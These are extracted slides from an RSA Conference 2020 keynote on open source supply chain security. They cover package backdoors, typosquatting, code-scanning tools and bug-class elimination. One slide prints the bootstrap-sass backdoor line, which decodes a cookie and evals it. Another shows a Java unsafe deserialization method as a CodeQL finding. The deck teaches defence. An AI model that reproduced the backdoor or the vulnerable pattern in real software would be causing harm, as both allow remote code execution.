

# RSA<sup>®</sup>Conference2020

San Francisco | February 24 – 28 | Moscone Center

**HUMAN**  
ELEMENT

SESSION ID: KEY-F02S

## Collaborating to Improve Open Source Security: How the Ecosystem is Stepping Up

**Mark Russinovich**

Chief Technology Officer  
Microsoft Azure

 @markrussinovich



#RSAC

# Why am I here?



completelyharmless

**v3.4.4**





completelyharmless


**v3.4.5**



# Open source incidents

- Webmin
- rest-client
- event-stream
- VestaCP
- ...

# Backdooring popular package repos: Bootstrap-sass



```
x = Base64.urlsafe_decode64(e['http_cookie'.upcase].scan(/__cfduid=(.+);/).flatten[0].to_s) eval(x) if x
```

The screenshot shows the GitHub repository page for bootstrap-sass. The repository name is "bootstrap-sass" with version "3.4.1". It has 12,782 stars and 33,051,281 total downloads. For this version, there are 2,182,881 downloads. The description states: "bootstrap-sass is a Sass-powered version of Bootstrap 3, ready to drop right into your Sass powered applications."

# Event-Stream

Big Data and An

Home > Security

## Node.js Event-Stream Hack E

By: Sean Michael Kerner | November 27, 2018

NEWS ANALYSIS: Simply trusting that code tak  
maintaining application security.

dominictarr commented on Nov 21, 2018

Owner ...

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

349	585	179	61	110	135
-----	-----	-----	----	-----	-----

dominictarr commented on Nov 21, 2018

Owner ...

note: I no longer have publish rights to this module on npm.

17	61	143	40	101	18
----	----	-----	----	-----	----

# Agenda

Software supply chain

Finding vulnerabilities

Dependency management

Build systems and package managers

Software bill of materials (SBOM)

Responding to threats



# Food supply chain



**Farmer**



**Buyer**




**Distributor**



**Customer**

# Software supply chain



**Open source  
developer**



**Source code  
repository**




**Application  
developers**



**End users and  
customers**

# Software supply chain



# How do supply chain participants...

- Prevent unwanted products from entering?
- Know what products are currently in their environment and supply chain?
- Ensure the information they are receiving about products is reliable?
- Remove, rollback or patch unwanted products once identified?



# Agenda

Software supply chain

▶ Finding vulnerabilities


Dependency management

Build systems and package managers

Software bill of materials (SBOM)

Responding to threats





# Vulnerabilities

Human error and malicious intent


- Credentials in source code
- Failing to properly parse user input
- Executing user provided code
- Denial-of-service opportunities



# Typo squatting

crossenv    python3-dateutil    colourama    node-fabric  
 (cross-env)    (dateutil)    (colorama)    (fabric)

$$\text{lev}_{a,b}(i, j) = \begin{cases} \max(i, j) & \text{if } \min(i, j) = 0, \\ \min \begin{cases} \text{lev}_{a,b}(i-1, j) + 1 \\ \text{lev}_{a,b}(i, j-1) + 1 \\ \text{lev}_{a,b}(i-1, j-1) + 1_{(a_i \neq b_j)} \end{cases} & \text{otherwise.} \end{cases}$$



<https://blog.scottlogic.com/2018/02/27/hunting-typo-squatters-on-npm.html>

# Static code analysis

- Identify vulnerabilities in your code
- Scan automatically in IDE and in CI/CD
- Gate all pull requests on successful scan
- Verify your own code as well as upstream dependencies



Find and fix defects in your Java, C/C++, C#, JavaScript, Ruby, or Python open source project for free

- Test every line of code and potential execution path
- Root cause of each defect clearly explained
- Integrations with GitHub and Travis CI
- Coverity Scan: Free analysis on open source coding projects

#### Some examples of defects and vulnerabilities:

- resources leaks
- dereferences of NULL pointers
- incorrect usage of APIs
- use of uninitialized data
- memory corruptions
- buffer overruns
- control flow issues
- error handling issues
- incorrect expressions
- concurrency issues
- insecure data handling
- unsafe use of signed values
- use of resources that have been freed



## CodeQL (Semmler) for research

- Query code as though it were data
- Write queries to find all variants of a vulnerability
- Share your query to help others do the same
- Free for research and open source projects

JavaConverter.java

```
public static Object deserialize (InputStream is)
    throws IOException {
    ObjectInputStream ois = new ObjectInputStream(is);
    return ois.readObject();
}
```

UnsafeDeserialization.q1

```
from DataFlow::PathNode source, DataFlow::PathNode
    sink, UnsafeDeserializationConfig conf
where conf.hasFlowPath(source, sink)
select sink.getNode().(UnsafeDeserializationSink)
    .getMethodAccess(),
    source, sink, "Unsafe deserialization of $@.",
    source.getNode(), "user input"
```

QL Query Results

alerts ▾

> ☰ Unsafe deserialization of [user input](#).

▾ ☰ Unsafe deserialization of [user input](#).

▾ Path

1 [getContent\(...\) : InputStream](#)

2 [getContentAsStream\(...\) : InputStream](#)

3 [toBufferedInputStream\(...\) : InputStream](#)

4 [getInputStream\(...\) : InputStream](#)

5 [is : InputStream](#)

6 [ois](#)

> Path

> ☰ Unsafe deserialization of [user input](#).



Automatically detect open source vulnerabilities and accelerate fixing throughout your development process

- Free for open source repositories
- Integration with cloud source code (GitHub, GitLab, Bitbucket, Azure Repos)
- Continuous monitoring

The screenshot displays the Snyk web interface for a repository. Key features include:

- Constantly monitor:** A summary box showing a snapshot taken 4 hours ago, 36 vulnerabilities via 53 paths, taken by recurring scans, and a manifest for `todoist-web-struts/pom.xml`.
- Natively integrated:** A box showing the source is GitHub and the branch is master.
- Test for vulnerabilities:** A filter panel with checkboxes for severity levels: High (25), Medium (10), and Low (1). Below it, checkboxes for status: Open (36), Patched (0), and Ignored (0).
- Fix with a click:** A modal dialog titled "Choose how to fix these vulnerabilities and open a pull request." with a button labeled "Open a fix PR".
- Vulnerability Detail:** A section for "HIGH SEVERITY" showing "Improper Input Validation" in the module `org.apache.struts.xwork:work-core`, introduced through `org.apache.struts:struts2-core@2.3.20`, with a "Fix this vulnerability" button.


DEMO

CodeQL

# Heartbleed (aka CVE-2014-0160)

“Some might argue that Heartbleed is the worst vulnerability found (at least in terms of its potential impact) since commercial traffic began to flow on the Internet.”

- Joseph Steinberg, Forbes




# Eliminate bug classes

## Uninitialized memory

### Automatic variable initialization

- Automatically initialize stack variables to zero or pattern
- Goal to be on by default, can be overridden for performance
- Implemented in MSVC and Clang (LLVM)





